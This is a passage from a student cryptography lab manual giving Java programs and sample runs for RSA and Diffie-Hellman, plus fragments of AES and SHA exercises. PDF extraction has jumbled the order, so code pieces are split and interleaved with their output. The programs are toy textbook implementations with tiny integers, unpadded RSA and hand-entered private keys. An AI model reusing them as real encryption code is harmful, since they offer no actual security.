
// Instantiate the cipher for decryption
cipher.init(Cipher.DECRYPT_MODE, skeySpec);
byte[] original = cipher.doFinal(encrypted);
String originalString = new String(original);

// Output original string and its hex representation
System.out.println("Original string: " + originalString + " " + asHex(original));
}
}

```

RESULT:

Thus the Java program to implement Advanced Encryption Standard Algorithm was executed and the output was verified successfully.



AIM:

To write a Java program to implement Rivest Shamir Adleman (RSA) algorithm.

PROCEDURE:

- The initial procedure begins with selection of two prime numbers namely p and q, and then calculating their product N, as $N = p * q$
- Consider number e as a derived number which should be greater than 1 and less than (p-1) and (q-1). The primary condition will be that there should be no common factor of (p-1) and (q-1) except 1.
- Public key : The specified pair of numbers n and e forms the RSA public key and it is made public.
- Private key : Private Key d is calculated from the numbers p, q and e. $ed = 1 \pmod{(p-1)(q-1)}$
- Encryption Formula: $C = P^e \pmod n$
- Decryption Formula: $\text{Plaintext} = C^d \pmod n$

PROGRAM:

```
import java.io.*;
import java.math.BigInteger;
class Check {
    void prime(int p, int q) {
        if (!isPrime(p)) {
            System.out.println("p is not prime");
            System.exit(0);
        }
        if (!isPrime(q)) {
            System.out.println("q is not prime");
            System.exit(0);
        }
    }
    boolean isPrime(int num) {
        if (num <= 1) return false;
        for (int i = 2; i <= Math.sqrt(num); i++) {
            if (num % i == 0) return false;
        }
        return true;
    }
    public int gcd(int x, int y) {
        if (y == 0) {
            return x;
        }
        return gcd(y, x % y);
    }
}

public class RSA {
    public static void main(String[] args) throws IOException {
```

OUTPUT:

Enter P: 11

Enter Q: 7

Enter Encryption key (e): 4

e and z are not relatively prime

C:\Users\Shanmathi\Desktop\NM>javac RSA.java

C:\Users\Shanmathi\Desktop\NM>java RSA

Enter P: 11

Enter Q: 13

Enter Encryption key (e): 53

Enter the plain text (m): 73

The decryption key (d) is: 77

The cipher text is: 112

```

BufferedReader br = new BufferedReader(new InputStreamReader(System.in));

System.out.print("Enter P: ");
int p = Integer.parseInt(br.readLine());

System.out.print("Enter Q: ");
int q = Integer.parseInt(br.readLine());

// Check if p and q are prime
Check ob = new Check();
ob.prime(p, q);

// Calculate n and z
int n = p * q;
int z = (p - 1) * (q - 1);

System.out.print("Enter Encryption key (e): ");
int e = Integer.parseInt(br.readLine());

// Check whether e and z are relatively prime
int g = ob.gcd(e, z);
if (g != 1) {
    System.out.println("e and z are not relatively prime");
    System.exit(0);
}
int d = 1;
while ((e * d) % z != 1) {
    d++;
}


System.out.print("Enter the plain text (m): ");
int m = Integer.parseInt(br.readLine());
BigInteger bigM = BigInteger.valueOf(m);
BigInteger bigE = BigInteger.valueOf(e);
BigInteger bigN = BigInteger.valueOf(n);

BigInteger c = bigM.modPow(bigE, bigN);
System.out.println("The decryption key (d) is: " + d);
System.out.println("The cipher text is: " + c);
}
}

```

RESULT:

Thus the Java program to implement RSA was executed and the output was verified successfully.



AIM:

To write a Java program to implement Diffie Hellman Algorithm.

PROCEDURE:

- Create two classes Alice and Bob agree to use a prime number $p=23$ and base $g=5$.
- Alice chooses a secret integer $a=6$, then
- sends Bob $A = g^a \mod p$. $A = 5^6 \mod 23$, $A = 15,625 \mod 23$, $A = 8$. Bob chooses a secret integer $b=15$, then sends Alice $B = g^b \mod p$. $B = 5^{15} \mod 23$, $B = 30,517,578,125 \mod 23$, $B = 19$.
- Alice computes $s = B^a \mod p$ [$s = 19^6 \mod 23$, $s = 47,045,881 \mod 23$, $s = 2$]. Bob computes $s = A^b \mod p$ [$s = 8^{15} \mod 23$, $s = 35,184,372,088,832 \mod 23$, $s = 2$]
- Alice and Bob now share a secret: $s = 2$. This is because $6*15$ is the same as $15*6$.

PROGRAM:

```
import java.math.BigInteger;
import java.security.SecureRandom;
import java.util.Scanner;

public class DiffieHellman {

    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);

        // Step 1: Publicly known prime modulus and base
        System.out.print("Enter a prime number (p): ");
        BigInteger p = scanner.nextBigInteger();

        System.out.print("Enter a primitive root modulo p (g): ");
        BigInteger g = scanner.nextBigInteger();

        // Step 2: Private keys for Sender and Receiver
        SecureRandom random = new SecureRandom();

        System.out.print("Enter Sender's private key: ");
        BigInteger senderPrivateKey = scanner.nextBigInteger(); // Sender's private key

        System.out.print("Enter Receiver's private key: ");
        BigInteger receiverPrivateKey = scanner.nextBigInteger(); // Receiver's private key

        // Step 3: Compute public keys
        BigInteger senderPublicKey = g.modPow(senderPrivateKey, p); // Sender's public key
        BigInteger receiverPublicKey = g.modPow(receiverPrivateKey, p); // Receiver's public key

        System.out.println("\nSender's Public Key: " + senderPublicKey);
        System.out.println("Receiver's Public Key: " + receiverPublicKey);
    }
}
```

OUTPUT:

Enter a prime number (p): 11

Enter a primitive root modulo p (g): 13

Enter Sender's private key: 53

Enter Receiver's private key: 73

Sender's Public Key: 8

Receiver's Public Key: 8

Shared Secret Key Computed by Sender: 6

Shared Secret Key Computed by Receiver: 6

The Diffie-Hellman Key Exchange was successful!

```

// Step 4: Compute shared secret key
    BigInteger sharedKeySender = receiverPublicKey.modPow(senderPrivateKey, p); // Shared secret key for
Sender
    BigInteger sharedKeyReceiver = senderPublicKey.modPow(receiverPrivateKey, p); // Shared secret key
for Receiver

    System.out.println("\nShared Secret Key Computed by Sender: " + sharedKeySender);
    System.out.println("Shared Secret Key Computed by Receiver: " + sharedKeyReceiver);


    // Check if keys match
    if (sharedKeySender.equals(sharedKeyReceiver)) {
        System.out.println("The Diffie-Hellman Key Exchange was successful!");
    } else {
        System.out.println("Key exchange failed. The keys do not match.");
    }

    scanner.close();
}
}

```

RESULT:

Thus the Java program to implement Diffie Hellman Algorithm executed and the output was verified successfully.



AIM:

To write a Java program to implement Secure Hash Algorithm.

PROCEDURE:

- The first step is to initialize five random strings of hex characters that will serve as part of the hash function
